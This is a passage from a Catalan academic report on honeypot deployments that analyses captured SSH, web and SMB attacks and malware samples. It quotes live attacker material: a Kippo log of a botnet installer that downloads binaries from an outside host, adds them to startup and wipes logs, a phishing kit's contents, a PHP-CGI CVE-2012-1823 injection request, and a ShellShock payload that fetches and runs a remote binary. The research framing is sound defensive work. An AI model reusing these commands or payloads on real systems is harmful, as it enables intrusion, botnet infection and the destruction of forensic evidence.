Tot i que havia configurat diversos ports de les gairebé 42000 connexions que va rebre el honeypot més d'un 98% d'aquestes eren dirigides al port 445 *smb*. Aquestes connexions eren produïdes per cucs intentant explotar vulnerabilitats de com a mínim 6 anys d'antiguitat des de la seva

publicació.

Aquestes connexions han generat més de 18000 descàrregues que s'han convertit en la captura de centenars de còpies dels cucs de xarxa. Dionaea ha estat capaç de capturar una mitja de 10/15 cucs diaris i de 8 tipus diferents.

Cal destacar el alt nombre d'ips atacants que podem atribuir a equips amb versions antigues i vulnerables de sistemes operatius windows que estan exposades a internet.

Si veiem la llista de països veiem que els països que abans eren els primers atacants (*Rússia, la Xina, EUA, la Índia, etc.*) ara no estan al capdavant i són altres països els que encapçalen el ranking, potser podem associar l'estatus econòmic del país a l'envelliment del software dels seus habitants?

Figura 6.6: Mapa d'atacants

6.3 Glastopf

Per a aquesta aplicació he usat:

- *Glastopf Analytics* [18]
- *phpliteadmin*: Consultes directes contra la base de dades sqlite3.

La principal pega que he trobat amb Glastopf, com he comentat anteriorment és la poca visibilitat que ha tingut aquest servei i ho podem veure en el baix nombre d'events en tot un mes:

Showing 1 row(s). (Query took 0.0215 sec)
SELECT count(*) FROM "events" WHERE 1

count(*)
356

Figura 6.7: Events Totals a Glastopf

Entre els atacs o proves més freqüents contra el servei trobem:

	count(request_url)
/	82
/tmUnblock.cgi	51
/manager/html	44
/animation/	15
http://6.url.cn/zc/chs/img/body.png	9
/etc/lib/pChart2/examples/index.php	8
/robots.txt	8
/phpmyadmin/scripts/setup.php	6
/unAuthorizedAccess.action	6
ɔ73%69%6E%2E%73%69%6D%75%6C%64+%6F%70%65%6E%5F%62%61%...	5
ɔ73%69%6E%2E%73%69%6D%75%6C%64+%6F%70%65%6E%5F%62%61%...	5
ɔ73%69%6E%2E%73%69%6D%75%6C-%6F%70%65%6E%5F%62%61%73%...	5
ɔ73%69%6E%2E%73%69%6D%75%6C-%6F%70%65%6E%5F%62%61%73%...	5
ɔ69%6E%2E%73%69%6D%75%6C%61%6F%70%65%6E%5F%62%61%73%6...	5

Figura 6.8: Atacs a Glastopf

- Accés a l'arrel
- /tmUnblock.cgi : Intent d'explotar vulnerabilitats conegudes a routers Cisco/Linksys.
- /cgi-bin/php-cgi?%2D: Execució remota a PHP CVE-2012-1823 [11]
- /manager/html: Intent d'accedir a l'administració de Tomcat. Injecció de codi.
- /phpmyadmin/scripts/setup.php: phpmyadmin sense acabar de configurar.

El top 10 de països atacants és consistent i mostra els països que acostumen a guanyar aquests concursos (veure imatge 6.9):
Si mirem els *user-agent* dels clients trobem que un dels que més es repeteix i que no és un dels comuns entre els navegadors és:



Figura 6.9: Top ten de països

```
36 hits      ZmEu
```

ZmEu és un scanner de vulnerabilitats conegut que intenta explotar servidors web amb versions vulnerables de l'eina phpmyadmin y ssh per força bruta. És una bona pràctica de seguretat mantenir una llista de *user-agents* que sabem que pertanyen a eines malicioses i filtrar-los mitjançant el servidor web o tallafocs d'aplicació (WAF).

6.4 KfSensor

Les opcions d'informes d'aquesta solució pertanyen a la versió de pagament i en la de prova tenim disponibles els logs en format xml. Això fa que sigui més complicat l'elaboració d'estadístiques a partir dels logs. Es possible importar aquests logs i treballar-los amb eines con Splunk[50] o ElasticSearch [16] i treure estadístiques, malauradament la gran quantitat de dades recollides amb les altres eines, amb més informació i més rica que la que podem treure d'un honeypot de baixa interacció com aquest m'han fet desestimar el dedicar els esforços necessaris per a tractar-los i extreure conclusions que potser podríem concloure com a obvies o de poc valor afegit a les ja recollides en la resta del treball.

Podem dir però que KfSensor va començar a recollir dades el 15 de novembre quan vaig detectar el mal funcionament de HoneyBot i a principis de desembre ja havia rebut 16000 events.

Capítol 7

Mostres de codis maliciosos capturats

En aquest capítols mostraré algunes de les captures efectuades per les diferents eines. Entre les aquestes podem veure:

- Eines d'spammers i fishers i un llistat d'adreces de les víctimes.
- Diferents tipus d'exploits.
- Trojans i backdoors
- Irc bots per a controlar les màquines de les víctimes i realitzar altres atacs de tipus D.D.O.S.
- Ramsomware que xifra el disc dur.
- Diferents versions de worms (Conficker i d'atres)

7.1 Kippo

Kippo ha estat extraordinariament eficient a l'hora de capturar malware després d'aplicar els pegats corresponents, ajustar configuracions i el seu entorn per a fer-lo més realista. A continuació faig un llistat de les mostres úniques que he capturat en aquest temps, obvio les còpies duplicades dels binaris (mateix md5) que s'ha descarregat i deixo les variants del mateix tipus:

- **20141113195558.http.buhenge.com.821** XorDDOS Malware X86 Intel [55]

- **20141113195453.http.buhenge.com.2828a6** ARM, XorDDOS ARM version
- **20141115021656..tmp.1** ELF 32-bit LSB executable,Wunderbar Emporium Exploit [54]
- **20141115021657..tmp.2** ELF 32-bit LSB executable, Exploit CVE-2010-3081 Ac1dB1tch3z Vs Linux Kernel x86-64 0day [10]
- **20141115021659..tmp.3** Exploit CVE-2010-3081 vmsplice
- **20141115021700..tmp.4** C source, ASCII text - Linux vmsplice Local Root Exploit
- **20141115021701..tmp.5** ELF 64 LSB executable, CVE-2013-2094 – local root exploit for kernels 2.6.37 – 3.8.8 (and 2.6.32 on RHEL/CentOS) semtex
- **20141115021703..tmp.byv832** ELF 32-bit LSB executable, China ELF DDoS'er & Backdoor Linux/IptasbLes|x [6]
- **20141115021719..tmp.fdsfsfvff** China ELF DDoS'er & Backdoor Name: Linux/IptabLes
- **20141115021734..tmp.gfhjrtfyhuf** ELF 32-bit LSB executable, Intel Linux/Elknot (unpacked) China ELF DDoS'er & Backdoor [33]
- **20141115021748..tmp.rewgtf3er4t** ELF 64-bit LSB executable, x86-64 China ELF DDoS'er & Backdoor Linux/IptasbLes|x
- **20141115021809..tmp.root** ASCII text - Fitxer de config dels bots.
- **20141115021815..tmp.sfewfesfs** ELF 32-bit LSB executable, China ELF DDoS/Backdoor/Dropper Malware: L·Linux/BillGates"[5]
- **20141115021849..tmp.smarvtd** ELF 32-bit LSB executable, Intel Linux/Elknot (packed) [33]
- **20141117204821.http..rfv1.com.cl.sent.tgz** gzip compressed data, Phishing kit
- **20141122152324.http..202.144.144.163.guide.eula** a /usr/bin/perl script - Perl IRC VoodooBot

- **20141122152401.http..mikutul.altervista.org.arhive.miau.MiK.tgz** MIAU IRC-bouncer/proxy. [25] No necessàriament malware però si usat pels atacants.
- **20141124212432.http..igen.go.ro.otto.jpg** EnergyMech irc Bot [17]
- **20141201002006.http..lighthd.altervista.org.light.light.tgz** EnergyMech irc Bot [17]
- **20141125162034..fuck** XorDDOS Malware X86 Intel [55]
- **20141212155832.http..database.do.am.security.sniffer.tgz**: SSHD Backdoor
- **20141202234646.http..lighthd.altervista.org.light.flood** PerlBot DDos by: light@UnderNet.org

Com veiem és una llista bastant extensa on podem trobar diferents exploits coneguts, bots en perl, backdoors, eines de phishing i binaris que pertanyen a botnets xineses (*Elknot*, BillGates, XorDDOS i Iptasbles|x). Aquests binaris tenen com a finalitat servir de troià/backdoor per a usar els sistemes compromesos com a part de campanyes d'atacs distribuïts de denegació de servei.

Podem trobar a internet diversos anàlisis de cadascuna d'aquestes botnets fetes per grups d'investigadors, entre ells destacaria la investigació del grup *MalwareMustDie* [34] i el fòrum especialitzat en Malware i Enginyeria inversa *KernelMode* [26]. Per aquesta raó i per no fer més complexa aquesta aproximació a l'estudi del malware no faré un anàlisi de les mostres, ja que els podem consultar en els enllaços que acompanyen la identificació de les mostres, sinó que comentaré breument un dels atacs d'aquest tipus.

7.1.1 DDOS Malware

El següent llistat de logs mostra al complet un dels atacs que acaba en l'execució d'un dels bots de xarxes xineses. Veiem que és produeix una connexió i s'executen alhora totes les comandes llistades. Aquestes comandes mostren com s'actualitzen les mostres esborrant els binaris, matant els processos antics i instal·lant noves versions o variants. Veiem com s'asseguren la permanència de l'execució dels binaris usant el *crontab* del sistema.

```
 root@webmail01:/opt/kippo/log# cat lastattack.log
2014-12-19 09:24:17+0100 [HoneyPotTransport,620,122.225.103.103] connection lost
2014-12-19 09:26:12+0100 [HoneyPotTransport,619,122.225.103.103] NEW KEYS
2014-12-19 09:26:12+0100 [HoneyPotTransport,619,122.225.103.103] starting service ssh-userauth
2014-12-19 09:26:13+0100 [SSHService ssh-userauth on HoneyPotTransport,619,122.225.103.103]
  root trying auth none
2014-12-19 09:26:14+0100 [SSHService ssh-userauth on HoneyPotTransport,619,122.225.103.103]
  root trying auth keyboard-interactive
2014-12-19 09:26:14+0100 [SSHService ssh-userauth on HoneyPotTransport,619,122.225.103.103]
  login attempt [root/admin] succeeded
2014-12-19 09:26:14+0100 [SSHService ssh-userauth on HoneyPotTransport,619,122.225.103.103]
  root authenticated with keyboard-interactive
2014-12-19 09:26:14+0100 [SSHService ssh-userauth on HoneyPotTransport,619,122.225.103.103]
  starting service ssh-connection
2014-12-19 09:26:14+0100 [SSHService ssh-connection on HoneyPotTransport,619,122.225.103.103]
  got channel session request
2014-12-19 09:26:14+0100 [SSHChannel session (0) on SSHService ssh-connection on
  HoneyPotTransport,619,122.225.103.103] channel open
2014-12-19 09:26:15+0100 [SSHChannel session (0) on SSHService ssh-connection on
  HoneyPotTransport,619,122.225.103.103] executing command "/etc/init.d/iptables stop
        echo "nameserver 8.8.8.8" >> /etc/resolv.conf
        echo "nameserver 8.8.4.4" >> /etc/resolv.conf
        apt-get -y install wget
        yum -y install wget
        chmod 7777 / etc
        killall -9 .IptabLes
        killall -9 nfsd4
        killall -9 profild.key
        cd /etc;rm -rf dir fake.cfg
        killall -9 nfsd
        killall -9 DDosl
        killall -9 lengchao32
        killall -9 b26
        killall -9 khelper
        killall -9 Bill
        killall -9 n26
```

```
killall -9 007
killall -9 codelove
killall -9 32
killall -9 m32
killall -9 m64
killall -9 64
killall -9 83BOT
killall -9 82BOT
killall -9 dos64
killall -9 dos32
killall -9 new6
killall -9 new4
killall -9 node24
killall -9 mimi
killall -9 nodeJR-1
killall -9 freeBSD
killall -9 ksapdd
killall -9 106
killall -9 09
killall -9 xsw
killall -9 syslogd
killall -9 skysapdd
killall -9 cupsddd
killall -9 ksapd
killall -9 atddd
killall -9 xfsdxd
killall -9 sfewfesfs
killall -9 gfhjrtfyhuf
killall -9 rewgtf3er4t
killall -9 fdsfsfvff
killall -9 smarvtd
killall -9 whitptabil
killall -9 gdmorpen
cd /etc;chattr -i 66
cd /root; chmod 7777 / etc
killall -9 minerd
```

```
killall -9 syn
killall -9 joudckfr
killall -9 www
killall -9 log
killall -9 .IptabLes
killall -9 .IptabLex
killall -9 .Mm2
killall -9 acpid
killall -9 m64
killall -9 ./QQ
killall -9 aabb
killall -9 g3
killall -9 S99local
killall -9 3
killall -9 pm
killall -9 qweasd
killall -9 tangtang
killall -9 imap-login
killall -9 xudp
killall -9 sshpa
killall -9 008
killall -9 txma
killall -9 mrdos64.b00
killall -9 mrdos32.b00
killall -9 kkpklp
killall -9 kiilp
killall -9 xin1
killall -9 jibateng
killall -9 syscore.sh
killall -9 syscore.sh
killall -9 syscore.sh
killall -9 .mimeo
killall -9 .mimeo
killall -9 .mimeo
killall -9 .mimeop
killall -9 .task1
```

```
killall -9 .mimeop
killall -9 .IptabLes
killall -9 .IptabLex
killall -9 .IptabLes
killall -9 .IptabLex
killall -9 .IptabLes
killall -9 .IptabLex
killall -9 .IptabLes
killall -9 .IptabLex
cd /root;rm -rf dir nohup.out
cd /etc;rm -rf dir fake.cfg
cd /etc;rm -rf dir cupsddd.*
cd /etc;rm -rf dir atddd.*
cd /etc;rm -rf dir ksapdd.*
cd /etc;rm -rf dir kysapdd.*
cd /etc;rm -rf dir sksapdd.*
cd /etc;rm -rf dir skysapdd.*
cd /etc;rm -rf dir xfsdxd.*
cd /etc;rm -rf dir fake.cfg
cd /etc;rm -rf dir cupsdd.*
cd /etc;rm -rf dir atdd.*
cd /etc;rm -rf dir ksapd.*
cd /etc;rm -rf dir kysapd.*
cd /etc;rm -rf dir sksapd.*
cd /etc;rm -rf dir skysapd.*
cd /etc;rm -rf dir xfsdx.*
cd /etc;rm -rf dir sfewfesfs
cd /etc;rm -rf dir gfhjrtfyhuf
cd /etc;rm -rf dir rewgtf3er4t
cd /etc;rm -rf dir fdsfsfvff
cd /etc;rm -rf dir smarvtd
cd /etc;rm -rf dir whitptabil
cd /etc;rm -rf dir gdmorpen
cd /etc;rm -rf dir sfewfesfs.*
cd /etc;rm -rf dir gfhjrtfyhuf.*
cd /etc;rm -rf dir rewgtf3er4t.*
```

```
cd /etc;rm -rf dir fdsfsfvff.*
cd /etc;rm -rf dir smarvtd.*
cd /etc;rm -rf dir whitptabil.*
cd /etc;rm -rf dir gdmorpen.*
cd /etc;rm -rf dir nhgbhhj.*
cd /tmp;rm -rf dir 1.*
cd /tmp;rm -rf dir 2.*
cd /tmp;rm -rf dir 3.*
cd /tmp;rm -rf dir 4.*
cd /tmp;rm -rf dir 5.*
cd /tmp;rm -rf dir jdhe
cd /tmp;rm -rf dir jdhe.*
cd /var/spool/cron; rm -rf dir root.*
cd /var/spool/cron; rm -rf dir root
cd /var/spool/cron/crontabs; rm -rf dir root.*
cd /var/spool/cron/crontabs; rm -rf dir root
cd /var/spool/cron ;wget -c http://www.frade8c.com:9162/root
cd /var/spool/cron/crontabs ;wget -c http://www.frade8c.com:9162/root
yes|mv /tmp/root /var/spool/cron
yes|mv /tmp/root /var/spool/cron/crontabs
cd /tmp;wget -c http://www.frade8c.com:9162/jdhe
cd /etc;wget -c http://www.frade8c.com:9162/sfewfesfs
cd /etc;wget -c http://www.frade8c.com:9162/gfhjrtfyhuf
cd /etc;wget -c http://www.frade8c.com:9162/rewgtf3er4t
cd /etc;wget -c http://www.frade8c.com:9162/fdsfsfvff
cd /etc;wget -c http://www.frade8c.com:9162/smarvtd
cd /etc;wget -c http://www.frade8c.com:9162/whitptabil
cd /etc;wget -c http://www.frade8c.com:9162/gdmorpen
cd /etc;wget -c http://www.frade8c.com:9162/nhgbhhj
cd /etc;wget -c http://www.frade8c.com:9162/byv832
cd /tmp;chmod 7777 jdhe
cd /etc;chmod 7777 nhgbhhj
cd /etc;chmod 7777 byv832
cd /etc;chmod 7777 sfewfesfs
cd /etc;chmod 7777 gfhjrtfyhuf
cd /etc;chmod 7777 rewgtf3er4t
```

```
cd /etc;chmod 7777 fdsfsfvff
cd /etc;chmod 7777 smarvtd
cd /etc;chmod 7777 whitptabil
cd /etc;chmod 7777 gdmorpen
cd /tmp;chmod 7777 nhgbhhj
cd /tmp;chmod 7777 byv832
cd /tmp;chmod 7777 sfewfesfs
cd /tmp;chmod 7777 gfhjrtfyhuf
cd /tmp;chmod 7777 rewgtf3er4t
cd /tmp;chmod 7777 fdsfsfvff
cd /tmp;chmod 7777 smarvtd
cd /tmp;chmod 7777 whitptabil
cd /tmp;chmod 7777 gdmorpen
cd /tmp;./jdhe
nohup /etc/sfewfesfs > /dev/null 2>&1&
nohup /etc/gfhjrtfyhuf > /dev/null 2>&1&
nohup /etc/rewgtf3er4t > /dev/null 2>&1&
nohup /etc/fdsfsfvff > /dev/null 2>&1&
nohup /etc/smarvtd > /dev/null 2>&1&
nohup /etc/whitptabil > /dev/null 2>&1&
nohup /etc/gdmorpen > /dev/null 2>&1&
nohup /etc/nhgbhhj > /dev/null 2>&1&
nohup /etc/byv832 > /dev/null 2>&1&
nohup /tmp/sfewfesfs > /dev/null 2>&1&
nohup /tmp/gfhjrtfyhuf > /dev/null 2>&1&
nohup /tmp/rewgtf3er4t > /dev/null 2>&1&
nohup /tmp/fdsfsfvff > /dev/null 2>&1&
nohup /tmp/smarvtd > /dev/null 2>&1&
nohup /tmp/whitptabil > /dev/null 2>&1&
nohup /tmp/gdmorpen > /dev/null 2>&1&
nohup /tmp/nhgbhhj > /dev/null 2>&1&
nohup /tmp/byv832 > /dev/null 2>&1&
echo "cd /tmp;./sfewfesfs" >> /etc/rc.local
echo "cd /tmp;./gfhjrtfyhuf" >> /etc/rc.local
echo "cd /tmp;./rewgtf3er4t" >> /etc/rc.local
echo "cd /tmp;./fdsfsfvff" >> /etc/rc.local
```

```
echo "cd /tmp;./smarvtd" >> /etc/rc.local
echo "cd /tmp;./whitptabil" >> /etc/rc.local
echo "cd /tmp;./gdmorpen" >> /etc/rc.local
echo "cd /etc;./sfewfesfs" >> /etc/rc.local
echo "cd /etc;./gfhjrtfyhuf" >> /etc/rc.local
echo "cd /etc;./rewgtf3er4t" >> /etc/rc.local
echo "cd /etc;./fdsfsfvff" >> /etc/rc.local
echo "cd /etc;./smarvtd" >> /etc/rc.local
echo "cd /etc;./whitptabil" >> /etc/rc.local
echo "cd /etc;./gdmorpen" >> /etc/rc.local
echo "unset MAILCHECK" >> /etc/profile
cd /etc;chattr +i sfewfesfs
rm -rf /root/.bash_history
touch /root/.bash_history
history -r
cd /var/log > dmesg
cd /var/log > auth.log
cd /var/log > alternatives.log
cd /var/log > boot.log
cd /var/log > btmp
cd /var/log > cron
cd /var/log > cups
cd /var/log > daemon.log
cd /var/log > dpkg.log
cd /var/log > faillog
cd /var/log > kern.log
cd /var/log > lastlog
cd /var/log > maillog
cd /var/log > user.log
cd /var/log > Xorg.x.log
cd /var/log > anaconda.log
cd /var/log > yum.log
cd /var/log > secure
cd /var/log > wtmp
cd /var/log > utmp
cd /var/log > messages
```

```
        cd /var/log > spooler
        cd /var/log > sudolog
        cd /var/log > aculog
        cd /var/log > access-log
        cd /root > .bash_history
        history -c"
root@webmail01:/opt/kippo/log#
```

7.1.2 Phishing

El següent cas que vull comentar és una campanya de phishing per a capturar credencials dels usuaris de *http://www.craigslist.org*.

En la següent captura de l'activitat de l'atacant veiem com entra al sistema amb credencials de root i intenta executar algunes comandes, algunes no funcionen (yum) perquè no són part d'aquesta distribució i altres perquè les escriu malament (cd star??), *star* no és cap directori del paquet que ha descomprimit.

Se'n adona que alguna cosa no va bé i talla la comunicació amb el honeypot.

```
root@webmail01:/opt/kippo/utils/playlog.py tty/20141117-204757-7017.log
################################################################################
#                          Welcome to the system                               #
#          All connections are monitored and recorded                          #
#          Disconnect IMMEDIATELY if you are not an authorized user!           #
################################################################################

webprod01:~# w
 20:48:00 up 4 days,  0:54,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    54.93.189.184     20:47    0.00s  0.00s  0.00s w

webprod01:~# yum install screen
bash: yum: command not found
webprod01:~# wget http://rfv1.com/cl-sent.tgz
--2014-11-17 20:48:21--  http://rfv1.com/cl-sent.tgz
Connecting to rfv1.com:80... connected.
HTTP request sent, awaiting response... tar zxvf cl-sent.tgz
rm -rf cl-sent.tgz
cd s200 OK
Length: 231729 (226K) [application/x-tar]
Saving to: ‘/root/cl-sent.tgz

100%[======================================>] 231,729      102K/s  eta 1s

2014-11-17 20:48:22 (102 KB/s) - ‘/root/cl-sent.tgz’ saved [231729/231729]
webprod01:~# tar zxvf cl-sent.tgz
bash: cd: star: No such file or directory
webprod01:~# rm -rf cl-sent.tgz
webprod01:~# cd s
bash: cd: s: No such file or directory
webprod01:~# tar zxvf cl-sent.tgz
tar: cl-sent.tgz: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error exit delayed from previous errors
```

Des de la mateixa ip al dia següent torna a haver-hi una connexió només per esborrar les seves traces de l'activitat del sistema. Es de suposar que és el mateix atacant que intenta esborrar les seves accions... massa tard.

```
webprod01:~# /opt/kippo/utils/playlog.py tty/20141118-165636-2143.log
################################################################################
#                          Welcome to the system                               #
#          All connections are monitored and recorded                          #
#          Disconnect IMMEDIATELY if you are not an authorized user!           #
################################################################################

webprod01:~# unset ; rm -rf /var/run/utmp /var/log/wtmp /var/log/lastlog /var/log/messages
/var/log/secure /var/log/xferlog /var/log/maillog ; touch /var/run/utmp /var/log/wtmp /var/log/lastlog
/var/log/messages /var/log/secure /var/log/xferlog /var/log/maillog ; unset HISTFILE ; unset HISTSAVE ;
unset HISTLOG ; history -n ; unset WATCH ; export HISTFILE=/dev/null ; export HISTFILE=/dev/null
1  unset ; rm -rf /var/run/utmp /var/log/wtmp /var/log/lastlog /var/log/messages /var/log/secure
/var/log/xferlog /var/log/maillog ; touch /var/run/utmp /var/log/wtmp /var/log/lastlog /var/log/messages
/var/log/secure /var/log/xferlog /var/log/maillog ; unset HISTFILE ; unset HISTSAVE ; unset HISTLOG ;
history -n ; unset WATCH ; export HISTFILE=/dev/null ; export HISTFILE=/dev/null
webprod01:~# root@webmail01:/opt/kippo/log#
```

Si mirem dintre del paquet que ha descarregat podrem esbrinar quina era la seva intenció:

```
dani@webmail01 kippo $  tar tvzf 20141117204821_http___rfv1_com_cl_sent_tgz
drwxr-xr-x root/root         0 2014-11-10 10:59 s/
-rw-r--r-- root/root    763009 2014-11-10 10:22 s/m.txt <- llistat d'adreces de les victimes.
-rwxr-xr-x root/root      2578 2014-11-10 11:02 s/text <- correu en html
-rwxr-xr-x root/root        16 2014-11-10 11:03 s/KastoreX <- correu gmail de retorn
-rwxr-xr-x root/root      3293 2010-10-31 20:12 s/as.save <- plantilla del script d'enviament (paypal)
-rwxr-xr-x root/root      3125 2014-11-10 11:02 s/as <- script d'enviament (craigslist)
-rwxr-xr-x root/root        16 2014-11-10 10:59 s/1.txt <- correu gmail de retorn
dani@webmail01 kippo $
```

Veiem que el paquet conté un script per a enviar massivament correus de phishing, el correu en html on s'avisa l'usuari que ha de verificar les seves credencials i un llistat de comptes de correu de possibles víctimes, en total 27685 adreces.

```
dani@webmail01 s $  wc -l m.txt
27685 m.txt <- total d'adreces de correu.

dani@webmail01 s $  cat m.txt | cut -d '@' -f 2 |tr '[:upper:]' '[:lower:]'| sort | uniq | wc -l
1424 <- total de dominis diferents (case insensitive)

dani@webmail01 s $  egrep '(FROM=|SUBJECT=)' as*
as:    FROM="Craigslist  <no-reply@craigslist.org>"
as:    SUBJECT="CRAIGSLIST - IMPORTANT ! ! !"
as.save:    FROM="info PayPall <noreply@paypall.us>
as.save:    SUBJECT="Due to several Failed attemps to Access to your Account."
dani@webmail01 s $

dani@webmail01 s $  more KastoreX 1.txt
::::::::::::::
KastoreX
::::::::::::::
wmznou@gmail.com
::::::::::::::
1.txt
::::::::::::::
wmznou@gmail.com
dani@webmail01 s $
```

El correu que s'hauria enviat té aquesta forma:

```
IMPORTANT - FURTHER ACTION IS REQUIRED TO COMPLETE YOUR HUMAN VERIFICATION !!!
Millions of ads are removed through flagging each month, of which the Overwhelming
majority is in violation of the Terms of Use and posting Guidelines. Our Terms of Use
do not allow the use of any auto poster Unless you have a phone verified account with
us account with us.

WARNING!! *** WARNING!! *** WARNING!! *** WARNING!!

Our system flagged your account from our data base and will remove it in 24 hours unless
you complete the Phone verified craigslist accounts.

Click on the link bellow and enter your Phone to get craigslist account verified:

http://www.craigslist.org

Thanks for using craigslist!
```

L'enllaç a craigslist apuntava a:

http://212.235.235.158/craigslist.org/security-browser.html

Aquest web ja no està activa.

7.2 Dionaea

Dionaea ha resultat ser una eina perfecta per a la captura de malware. Mitjançant la publicació del servei de SMB i la simulació de vulnerabilitats ha estat capaç de capturar centenars de cucs actius a internet. Es interessant veure que la major part dels worms capturats per Dionaea són variants del conegut Conficker, també anomenat *Kido*, que explota una vulnerabilitat de l'any 2008 [43].

Altres vulnerabilitats simulades per *Dionaea* i que han estat explotades per malware que es reprodueix per la xarxa han estat les següents:

- ms03-026 [39]
- ms03-039 [40]
- ms06-066 [41]
- ms07-065 [42]
- ms08-067 [43]

Veiem una selecció de mostres de virus capturats i la seva identificació segons Kasperski:

```
dani@webmail01 detected $  ls -l
total 884
-rw-r--r-- 1 dani dani 173664 19 des 19:39 Agent.KENI.exe
-rw-r--r-- 1 dani dani 159840 23 des 06:54 Agent.KMLZ
-rw-r--r-- 1 dani dani  33128 17 nov 22:24 Backdoor.Win32.Agent.aknp
-rw-r--r-- 1 dani dani  65814 23 des 06:55 EmailWorm
-rw-r--r-- 1 dani dani 166455 27 nov 05:18 Net-Worm.Win32.Kido.ih (Conficker)
-rw-r--r-- 1 dani dani  77826 25 des 09:55 Sality.E
-rw-r--r-- 1 dani dani  77824 25 des 09:12 Smalltroj.JBNH
-rw-r--r-- 1 dani dani  65814  1 des 07:28 Trojan-Spy.Win32.Agent.bbel
-rw-r--r-- 1 dani dani  57345 23 des 06:55 UnKnown.exe
dani@webmail01 detected $
```

Per a intentar determinar el tipus de malware que hem capturat usem serveis com: *Virustotal* [53] i *Malwr.com* [35], així com l'enviament automatitzat de les mostres que fa *Dionaea* a dos serveis de SandBox: *Norman* [44] i *Anubis de IsecLab*[2]. Veiem un exemple del correu enviant per la Sandbox Norman amb l'anàlisi d'una mostra:

```
 [ DetectionInfo ]
    * Filename: C:\analyzer\scan\741c93f3c1c7e0d88b464ab6a095e406.
    * Sandbox name: NO_MALWARE
    * Signature name: win32legacy/Smalltroj.JBNH.
    * Compressed: YES.
    * TLS hooks: NO.
    * Executable type: Library(DLL).
    * Executable file structure: OK.
    * Filetype: PE_I386.

 [ General information ]
    * File length:        58368 bytes.
    * MD5 hash: 741c93f3c1c7e0d88b464ab6a095e406.
    * SHA1 hash: ab163d39109ff02d45eb6149456302b159fb896a.

(C) 2004-2011 Norman ASA. All Rights Reserved.
```

Per al cas de *Conficker* podem veure un anàlisi d'un dels binaris de Conficker [7]. Un cop hem pogut posar nom a la mostra veiem quines son les característiques d'aquest virus a la web de *Viruslab* [8].

7.3 Glastopf

De Glastopf crec que és interessant mostrar dos atacs molt comuns, el primer es tracta de la vulnerabilitat CVE-2012-1823, que afecta a php [11], el segon atac és l'anomenat *ShellShock* [13] que afecta a l'interpret de comandes bash de GNU, ambdós atacs d'execució remota de codi.

7.3.1 php cgi argument injection - CVE-2012-1823

Revisant els logs de Glastopf (present amb tota seguretat en qualsevol servidor web a internet) trobem la següent petició codificada en base64:

```
glastopf.log.2014-12-03:2014-12-03 15:03:20,065 (glastopf.glastopf) 58.218.199.8 requested
POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64
+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74
%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64
+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E
%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F
%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75
%73%5F%65%6E%76%3D%30+%2D%6E on webmail01:80
```

Si descodifiquem l'anterior url i veiem els paràmetres passats trobem que l'atacant intenta executar les següents comandes al php que ha d'estar funcionant com a cgi i ser d'una versió vulnerable per a que l'atac tingui èxit:

```
glastopf.log.2014-12-03:2014-12-03 15:03:20,065 (glastopf.glastopf) 58.218.199.8 requested
POST /cgi-bin/php? -d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on
-d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input
-d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n
```

D'aquesta manera l'atacant intenta desactivar gran part de les mesures de seguretat que incorpora php, com per exemple els pegats de suhoshin [51], rehabilita funcions que són considerades perilloses (*disable_functions*) o permet incloure codi extern (*auto_prepend_file=php://input*), que s'executaria abans que el cgi. Si l'intent té èxit donarà pas altres atacs d'injecció i execució de codi remot.

Tot i ser una vulnerabilitat que ja té més de dos anys i que totes les distribucions proveeixen

de versions de php corregides és comú veure aquest atacs apareixes contínuament als logs dels servidors web pel que podem deduir que continua sent efectiva.

7.3.2 ShellShock

ShellShock és una de les grans vulnerabilitats descobertes l'any 2014 i que ha causat més impacte en els darrers temps. La basta implementació de GNU Bash en tot tipus de sistemes com servidors GNU/Unix i sistemes embeguts com routers, aps sense fils, nas, etc que poden estar accessibles a internet i que difícilment s'actualitzen fa que aquesta vulnerabilitat hagi estat altament eficaç i un dels atacs preferits a sistemes web entre d'altres (openssh, openvpn, dhcp, etc...).

En els logs dels atacs rebuts podem veure com s'intenta explotar aquesta vulnerabilitat infectant codi en el *referer*:

```
Host: linhoneypot
Referer: () { :; }; /bin/bash -c "rm -rf /tmp/*;echo wget http://175.45.192.231:81/sshdd
-O /tmp/China.Z-nxhl  >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-nxhl >>
/tmp/Run.sh;echo /tmp/China.Z-nxhl  >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;
chmod 777 /tmp/Run.sh;/tmp/Run.sh"
```

o a l'*user-agent*:

```
Host: linhoneypot
